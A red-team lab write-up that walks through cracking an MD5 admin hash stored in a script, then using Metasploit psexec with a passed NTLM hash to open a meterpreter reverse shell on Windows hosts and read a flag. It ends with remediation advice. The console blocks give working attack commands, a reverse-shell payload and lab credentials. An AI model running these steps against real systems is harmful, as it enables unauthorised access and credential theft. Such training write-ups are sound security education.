
```
File  Actions  Edit  View  Help
alice-devops@ubuntu22:~$ ls
scripts
alice-devops@ubuntu22:~$ cd scripts/
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$
```

Going through Alices's scripts directory we were able to find one of the windows machine hash passwords. We used a third party MD5 hash cracker in order to crack the hash.



By using CrackStation we were able to solve the password and the password being pokemon.

In order to gain access to the windows machine we need to be able to run a reverse shell. The best way to do this will be to create a payload with metasploit. We know from our previous nmap that we have two current windows machines. We can try both of those Ip address with our current information and see which one will crack.



Using a basic Reverse shell vulnerability preset in metasploit we were able to set up our exploit. Using the correct windows host 172.31.33.125 with the Username Administrator and the password we cracked pokemon.
We were able to crack their system and perform a hash dump.

With one windows machine left and all of the hashes and usernames left. We can try to perform the same thing we do with metasploit and try all the different combinations.

```
File  Actions  Edit  View  Help
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.45.148
RHOSTS ⇒ 172.31.45.148
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator2
SMBUser ⇒ Administrator2
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass ⇒ aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.43.99:4444
[*] 172.31.45.148:445 - Connecting to the server ...
[*] 172.31.45.148:445 - Authenticating to 172.31.45.148:445 as user 'Administrator2' ...
[*] 172.31.45.148:445 - Selecting PowerShell target
[*] 172.31.45.148:445 - Executing the payload ...
[+] 172.31.45.148:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.45.148
[*] Meterpreter session 2 opened (172.31.43.99:4444 → 172.31.45.148:49773) at 2025-06-03 02:06:52 +0000

meterpreter >
```

Instead of showing you all of my tries, I will show you the one that worked. Using the same Payload and exploit. The Username being Administrator2 and the password being what's shown above.

```
File  Actions  Edit  View  Help
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.45.148
RHOSTS ⇒ 172.31.45.148
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator2
SMBUser ⇒ Administrator2
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass ⇒ aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.43.99:4444
[*] 172.31.45.148:445 - Connecting to the server ...
[*] 172.31.45.148:445 - Authenticating to 172.31.45.148:445 as user 'Administrator2' ...
[*] 172.31.45.148:445 - Selecting PowerShell target
[*] 172.31.45.148:445 - Executing the payload ...
[+] 172.31.45.148:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.45.148
[*] Meterpreter session 6 opened (172.31.43.99:4444 → 172.31.45.148:49842) at 2025-06-03 02:33:52 +0000

meterpreter > search -f secrets.txt
Found 1 result ...
═══════════════

Path                        Size (bytes)  Modified (UTC)
────                        ────────────  ──────────────
c:\Windows\debug\secrets.txt  55          2022-11-05 22:01:13 +0000

meterpreter > cat c:\\Windows\\debug\\"secrets.txt"
Congratulations! You have finished the red team course!meterpreter >
```

Understanding that there was a file called secrets.txt I was able to search and find the location. A nice congratulations in the file to accept our flag.

This follow-up penetration test successfully identified several critical and medium-severity vulnerabilities within the isolated network segment, including weak passwords, command injection flaws, insecure file storage, and misconfigured firewalls. Using industry-standard tools and techniques, we were able to demonstrate how an attacker could escalate access from reconnaissance to full system compromise, including SSH key exploitation and password hash cracking.

Our findings highlight the importance of enforcing strong password policies, implementing input validation, securing sensitive files, and maintaining proper firewall configurations. Fullstack Academy is encouraged to prioritize remediation based on the risk ratings provided and to continue conducting regular security assessments to strengthen its overall cybersecurity posture.